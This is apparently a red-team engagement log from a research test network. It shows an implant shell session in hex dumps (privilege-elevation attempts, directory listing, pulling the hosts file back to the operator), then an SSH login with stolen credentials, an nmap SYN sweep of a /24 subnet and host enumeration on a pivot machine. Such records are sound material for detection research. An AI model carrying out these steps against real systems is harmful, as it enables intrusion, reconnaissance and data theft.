00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
apt returned: admin

15:42
APT>elevate
sending: '\x19\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x000' (25 bytes)
00000000: 19 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  .... ............
00000010: 01 00 00 00 00 00 00 00 30                       ........0
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295

15:44
APT>elevate '\\.\sysmon'
sending: "&\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\r\x00\x00\x001'\\\\.\\sysmon'\x00"
(38 bytes)
00000000: 26 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  &... ............
00000010: 01 00 00 00 0D 00 00 00 31 27 5C 5C 2E 5C 73 79  ........1'\\.\sy
00000020: 73 6D 6F 6E 27 00                                smon'.
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                         ........
```

```
received:
00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
apt returned: admin

15:45
APT>pwd
sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 14 00 00 00                          ........
received:
00000000: 2C 00 00 00 15 00 00 00 00 00 00 00 14 00 00 00  ,...............
00000010: 14 00 00 00 00 00 00 00 43 3A 5C 57 49 4E 44 4F  ........C:\WINDO
00000020: 57 53 5C 73 79 73 74 65 6D 33 32 00              WS\system32.
apt returned: C:\WINDOWS\system32

15:45
APT>cd drivers
sending: '
\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00drive
rs\x00' (32 bytes)
00000000: 20 00 00 00 12 00 00 00 00 00 00 00 08 00 00 00   ...............
00000010: 08 00 00 00 00 00 00 00 64 72 69 76 65 72 73 00  ........drivers.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0

15:45
APT>ls

15:46
APT>cd etc
sending:
'\x1c\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00
etc\x00' (28 bytes)
00000000: 1C 00 00 00 12 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 65 74 63 00              ........etc.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0

15:46
APT>ls
sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 18 00 00 00                          ........
received:
00000000: 4A 00 00 00 19 00 00 00 00 00 00 00 32 00 00 00  J...........2...
00000010: 32 00 00 00 00 00 00 00 2E 0A 2E 2E 0A 68 6F 73  2............hos
00000020: 74 73 0A 6C 6D 68 6F 73 74 73 2E 73 61 6D 0A 6E  ts.lmhosts.sam.n
00000030: 65 74 77 6F 72 6B 73 0A 70 72 6F 74 6F 63 6F 6C  etworks.protocol
00000040: 0A 73 65 72 76 69 63 65 73 0A                    .services.
apt returned: .
..
hosts
lmhosts.sam
networks
protocol
services

15:48
APT>getfile hosts /home/admin/hosts_w2
sending:
'\x1e\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
hosts\x00' (30 bytes)
00000000: 1E 00 00 00 04 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 68 6F 73 74 73 00        ........hosts.
received: '-
\x08\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x15\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00#
Copyright (c) 1993-2009
```

```
Microsoft Corp.\r\n#\r\n# This is a sample HOSTS file used by Microsoft TCP/IP for'...'dp\r\n'
(2093 bytes)
[Errno 2] No such file or directory: '/home/admin/hosts_w2'
APT>getfile hosts /home/kududyn/hosts_w2
sending:
'\x1e\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
hosts\x00' (30 bytes)
00000000: 1E 00 00 00 04 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 68 6F 73 74 73 00        ........hosts.
received: '-
\x08\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x15\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00#
Copyright (c) 1993-2009
Microsoft Corp.\r\n#\r\n# This is a sample HOSTS file used by Microsoft TCP/IP for'...'dp\r\n'
(2093 bytes)
MD5(/home/kududyn/hosts_w2) = 6758175a6827644fb1d3e917508848a8
APT>

15:49
APT>elevate \\\\.\\sysmon
sending: "'\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0e\x00\x00\x001\\\\\\\\.\\\\sysmon\
x00" (39
bytes)
00000000: 27 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  '... ............
00000010: 01 00 00 00 0E 00 00 00 31 5C 5C 5C 5C 2E 5C 5C  ........1\\\\.\\
00000020: 73 79 73 6D 6F 6E 00                             sysmon.
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295
APT>elevate \\.\sysmon
sending: '$\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0b\x00\x00\x001\\\\.\\sysmon\x00'
(36 bytes)
00000000: 24 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  $... ............
00000010: 01 00 00 00 0B 00 00 00 31 5C 5C 2E 5C 73 79 73  ........1\\.\sys
00000020: 6D 6F 6E 00                                      mon.
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295

15:51
APT>cd ..
sending:
'\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00
..\x00' (27 bytes)
00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00  ................
00000010: 03 00 00 00 00 00 00 00 2E 2E 00                 ...........
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>cd ..
sending:
'\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00
..\x00' (27 bytes)
00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00  ................
00000010: 03 00 00 00 00 00 00 00 2E 2E 00                 ...........
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>pwd
sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 14 00 00 00                          ........
received:
00000000: 1C 00 00 00 15 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 43 3A 5C 00              ........C:\.
apt returned: C:\
```

```
15:52
APT>cd admin
sending:
'\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
admin\x00' (30 bytes)
00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>finally
sending quit
sending: '\x08\x00\x00\x002\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 32 00 00 00                          ....2...
closing
```

5 05/10/2019 – Nmap SSH SCP

5.1 Schedule

10:26	Multiple Performers	Nmap SSH SCP

5.2 10:26 -- Multiple Performers -- Nmap SSH SCP

The attacker first accessed ta51-pivot-1 on the target network. From there, nmap was used to map out the surface area on the target network. The attacker then connected to various identified hosts using stolen credentials via SSH. A file from the admin user's home directory was exfil'ed via SCP from each target back to ta51-pivot-1.

5.2.1 Targets

- ta51-pivot-1 128.55.12.149 Ubuntu 16.04
- ta1-cadets-1 128.55.12.51 FreeBSD 13
- ta1-theia-target-1 128.55.12.110 Ubuntu 12.04
- ta1-trace-2 128.55.12.118 Ubuntu 14.04
- ta1-fivedirections-3 128.55.12.109 Windows 10
- ta51-pivot-3 128.55.12.234 Ubuntu 18.04

5.2.2 Capabilities

- Nmap
- SSH

5.2.3 Event Log

```
10:26
kududyn@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/deliverables/debug/windows/x64$ ssh
admin@128.55.12.149
The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.
ECDSA key fingerprint is 96:21:91:4e:ed:61:d6:9e:d8:ab:ed:0a:4b:41:44:7f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.
admin@128.55.12.149's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

232 packages can be updated.
135 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

admin@ta51-pivot-1:~$ date
Fri May 10 10:26:41 EDT 2019
10:28
admin@ta51-pivot-1:~$ date
Fri May 10 10:28:36 EDT 2019
admin@ta51-pivot-1:~$ sudo nmap -sS -p 22 128.55.12.0/24 (TCP SYN)
```

```
Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-10 10:28 EDT
Nmap scan report for 128.55.12.1
Host is up (0.00072s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:B5:04:07 (Oracle VirtualBox virtual NIC)

Nmap scan report for 128.55.12.10
Host is up (0.00095s latency).
PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:94:8D:F4 (Oracle VirtualBox virtual NIC)

Nmap scan report for 128.55.12.11
Host is up (-0.076s latency).
PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:D5:CB:86 (Oracle VirtualBox virtual NIC)

Nmap scan report for ta1-cadets-1-dp (128.55.12.51)
Host is up (0.0026s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:01 (QEMU virtual NIC)

Nmap scan report for ta3-test-dp (128.55.12.52)
Host is up (0.00056s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:02 (QEMU virtual NIC)

Nmap scan report for ta3-perf-2-dp (128.55.12.54)
Host is up (0.00037s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:04 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-1-dp (128.55.12.55)
Host is up (0.0012s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:05 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-2-dp (128.55.12.56)
Host is up (0.0012s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:06 (QEMU virtual NIC)

Nmap scan report for ta3-perf-3-dp (128.55.12.57)
Host is up (0.00035s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: D0:67:E5:EC:88:F8 (Dell)

Nmap scan report for ta1-fivedirections-translate-1-dp (128.55.12.58)
Host is up (0.00049s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:08 (QEMU virtual NIC)

Nmap scan report for ta3-starc-1-dp (128.55.12.59)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:09 (QEMU virtual NIC)

Nmap scan report for ta3-starc-2-dp (128.55.12.60)
Host is up (-0.076s latency).
PORT   STATE SERVICE
```

```
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:10 (QEMU virtual NIC)

Nmap scan report for ta3-starc-3-dp (128.55.12.61)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:11 (QEMU virtual NIC)

Nmap scan report for ta3-starc-4-dp (128.55.12.62)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:12 (QEMU virtual NIC)

Nmap scan report for ta3-starc-5-dp (128.55.12.63)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:13 (QEMU virtual NIC)

Nmap scan report for ta3-starc-6-dp (128.55.12.64)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:14 (QEMU virtual NIC)

Nmap scan report for 128.55.12.65
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:15 (QEMU virtual NIC)

Nmap scan report for ta1-marple-1-dp (128.55.12.66)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:16 (QEMU virtual NIC)

Nmap scan report for ta1-marple-2-dp (128.55.12.67)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:17 (QEMU virtual NIC)

Nmap scan report for 128.55.12.69
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:19 (QEMU virtual NIC)

Nmap scan report for 128.55.12.70
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:20 (QEMU virtual NIC)

Nmap scan report for 128.55.12.71
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:21 (QEMU virtual NIC)

Nmap scan report for 128.55.12.72
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:22 (QEMU virtual NIC)

Nmap scan report for ta3-prometheus-1-dp (128.55.12.73)
Host is up (-0.076s latency).
```

```
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:23 (QEMU virtual NIC)

Nmap scan report for 128.55.12.74
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:24 (QEMU virtual NIC)

Nmap scan report for ta1-cadets-2-dp (128.55.12.75)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:25 (QEMU virtual NIC)

Nmap scan report for ta52-windows-1-dp (128.55.12.76)
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:26 (QEMU virtual NIC)

Nmap scan report for ta52-windows-2-dp (128.55.12.77)
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:27 (QEMU virtual NIC)

Nmap scan report for ta52-ubuntu-1-dp (128.55.12.78)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:28 (QEMU virtual NIC)

Nmap scan report for ta52-ubuntu-2-dp (128.55.12.79)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:29 (QEMU virtual NIC)

Nmap scan report for 128.55.12.81
Host is up (-0.074s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:31 (QEMU virtual NIC)

Nmap scan report for 128.55.12.82
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:32 (QEMU virtual NIC)

Nmap scan report for 128.55.12.83
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:33 (QEMU virtual NIC)

Nmap scan report for 128.55.12.84
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:34 (QEMU virtual NIC)

Nmap scan report for ta1-theia-database-dp (128.55.12.85)
Host is up (0.039s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:35 (QEMU virtual NIC)

Nmap scan report for 128.55.12.89
```

```
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:39 (QEMU virtual NIC)

Nmap scan report for 128.55.12.90
Host is up (-0.099s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 52:54:00:F0:08:40 (QEMU virtual NIC)

Nmap scan report for 128.55.12.91
Host is up (-0.099s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 52:54:00:F0:08:41 (QEMU virtual NIC)

Nmap scan report for 128.55.12.92
Host is up (-0.099s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 52:54:00:F0:08:42 (QEMU virtual NIC)

Nmap scan report for 128.55.12.97
Host is up (-0.099s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:47 (QEMU virtual NIC)

Nmap scan report for ta51-pivot-4-dp (128.55.12.98)
Host is up (0.039s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:48 (QEMU virtual NIC)

Nmap scan report for ta51-pivot-1-dp (128.55.12.99)
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:49 (QEMU virtual NIC)

Nmap scan report for 128.55.12.100
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:50 (QEMU virtual NIC)

Nmap scan report for 128.55.12.102
Host is up (-0.078s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:52 (QEMU virtual NIC)

Nmap scan report for 128.55.12.104
Host is up (-0.077s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:54 (QEMU virtual NIC)

Nmap scan report for 128.55.12.105
Host is up (-0.077s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:55 (QEMU virtual NIC)

Nmap scan report for ta1-cadets-3-dp (128.55.12.106)
Host is up (-0.078s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:56 (QEMU virtual NIC)
```

```
Nmap scan report for 128.55.12.107
Host is up (-0.078s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:57 (QEMU virtual NIC)

Nmap scan report for 128.55.12.108
Host is up (-0.078s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:58 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-3-dp (128.55.12.109)
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:59 (QEMU virtual NIC)

Nmap scan report for ta1-theia-target-1-dp (128.55.12.110)
Host is up (-0.077s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:60 (QEMU virtual NIC)

Nmap scan report for ta1-theia-target-2-dp (128.55.12.111)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:61 (QEMU virtual NIC)

Nmap scan report for ta1-theia-analysis-dp (128.55.12.112)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:62 (QEMU virtual NIC)

Nmap scan report for ta1-theia-replay-adapt-1-dp (128.55.12.113)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:63 (QEMU virtual NIC)

Nmap scan report for 128.55.12.114
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:64 (QEMU virtual NIC)

Nmap scan report for ta1-theia-replay-marple-1-dp (128.55.12.115)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:65 (QEMU virtual NIC)

Nmap scan report for 128.55.12.116
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:66 (QEMU virtual NIC)

Nmap scan report for ta1-trace-1-dp (128.55.12.117)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 10:98:36:AF:D0:58 (Dell)

Nmap scan report for ta1-trace-2-dp (128.55.12.118)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 10:98:36:AF:CF:14 (Dell)
```

```
Nmap scan report for ta1-theia-target-3-dp (128.55.12.119)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:69 (QEMU virtual NIC)

Nmap scan report for 128.55.12.121
Host is up (-0.071s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:71 (QEMU virtual NIC)

Nmap scan report for 128.55.12.122
Host is up (0.025s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:72 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-translate-3-dp (128.55.12.123)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:73 (QEMU virtual NIC)

Nmap scan report for ta1-marple-3-dp (128.55.12.124)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:74 (QEMU virtual NIC)

Nmap scan report for 128.55.12.125
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:75 (QEMU virtual NIC)

Nmap scan report for ta1-trace-3-dp (128.55.12.126)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 6C:2B:59:7E:48:24 (Unknown)

Nmap scan report for 128.55.12.127
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:77 (QEMU virtual NIC)

Nmap scan report for 128.55.12.128
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:78 (QEMU virtual NIC)

Nmap scan report for 128.55.12.132
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:82 (QEMU virtual NIC)

Nmap scan report for 128.55.12.144
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:94 (QEMU virtual NIC)

Nmap scan report for 128.55.12.148
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
```

```
MAC Address: 52:54:00:F0:08:98 (QEMU virtual NIC)

Nmap scan report for 128.55.12.153
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:53 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-translate-2-dp (128.55.12.160)
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:A0 (QEMU virtual NIC)

Nmap scan report for 128.55.12.167
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B4:99:BA:B0:36:AD (Hewlett Packard)

Nmap scan report for 128.55.12.170
Host is up (-0.076s latency).
PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 60:38:E0:38:98:21 (Unknown)

Nmap scan report for 128.55.12.171
Host is up (-0.076s latency).
PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 60:38:E0:38:B1:FB (Unknown)

Nmap scan report for 128.55.12.223
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:AD (QEMU virtual NIC)

Nmap scan report for 128.55.12.224
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:AE (QEMU virtual NIC)

Nmap scan report for 128.55.12.225
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:AF (QEMU virtual NIC)

Nmap scan report for 128.55.12.226
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:B0 (QEMU virtual NIC)

Nmap scan report for 128.55.12.227
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:C9 (QEMU virtual NIC)

Nmap scan report for 128.55.12.228
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:B2 (QEMU virtual NIC)

Nmap scan report for 128.55.12.229
Host is up (-0.075s latency).
PORT   STATE SERVICE
```

```
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:CB (QEMU virtual NIC)

Nmap scan report for 128.55.12.230
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:CC (QEMU virtual NIC)

Nmap scan report for 128.55.12.231
Host is up (-0.075s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:CD (QEMU virtual NIC)

Nmap scan report for 128.55.12.233
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:B7 (QEMU virtual NIC)

Nmap scan report for 128.55.12.234
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:B8 (QEMU virtual NIC)

Nmap scan report for 128.55.12.236
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:F0:08:C0 (QEMU virtual NIC)

Nmap scan report for 128.55.12.252
Host is up (-0.077s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: D0:67:E5:EC:8D:D2 (Dell)

Nmap scan report for 128.55.12.253
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 52:54:00:25:65:3E (QEMU virtual NIC)

Nmap scan report for 128.55.12.254
Host is up (-0.076s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: D4:AE:52:6B:51:40 (Dell)

Nmap scan report for 128.55.12.149
Host is up (0.000041s latency).
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (92 hosts up) scanned in 5.22 seconds

10:33
admin@ta51-pivot-1:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       ta51-pivot-1
#       The     following       lines   are     desirable       for     IPv6    capable hosts
::1     localhost       ip6-localhost   ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
128.55.12.186   ta51-pivot-5-dp
128.55.12.98    ta51-pivot-4-dp
128.55.12.183   ta51-pivot-2-dp
128.55.12.99    ta51-pivot-1-dp
128.55.12.113   ta1-theia-replay-adapt-1-dp
```

```
128.55.12.75    ta1-cadets-2-dp
128.55.12.106   ta1-cadets-3-dp
128.55.12.73    ta3-prometheus-1-dp
128.55.12.126   ta1-trace-3-dp
128.55.12.118   ta1-trace-2-dp
128.55.12.115   ta1-theia-replay-marple-1-dp
128.55.12.117   ta1-trace-1-dp
128.55.12.59    ta3-starc-1-dp  kafka-1
128.55.12.60    ta3-starc-2-dp  kafka-2
128.55.12.61    ta3-starc-3-dp  kafka-3
128.55.12.62    ta3-starc-4-dp  kafka-4
128.55.12.63    ta3-starc-5-dp  kafka-5
128.55.12.64    ta3-starc-6-dp  kafka-6
128.55.12.54    ta3-perf-2-dp
128.55.12.58    ta1-fivedirections-translate-1-dp
128.55.12.123   ta1-fivedirections-translate-3-dp
128.55.12.160   ta1-fivedirections-translate-2-dp
128.55.12.52    ta3-test-dp     ta3-perf-1-dp
128.55.12.79    ta52-ubuntu-2-dp
128.55.12.57    ta3-perf-3-dp
128.55.12.78    ta52-ubuntu-1-dp
128.55.12.85    ta1-theia-database-dp
128.55.12.110   ta1-theia-target-1-dp
128.55.12.119   ta1-theia-target-3-dp
128.55.12.111   ta1-theia-target-2-dp
128.55.12.112   ta1-theia-analysis-dp   ta1-theia-nfs
128.55.12.77    ta52-windows-2-dp
128.55.12.76    ta52-windows-1-dp
128.55.12.51    ta1-cadets-1-dp
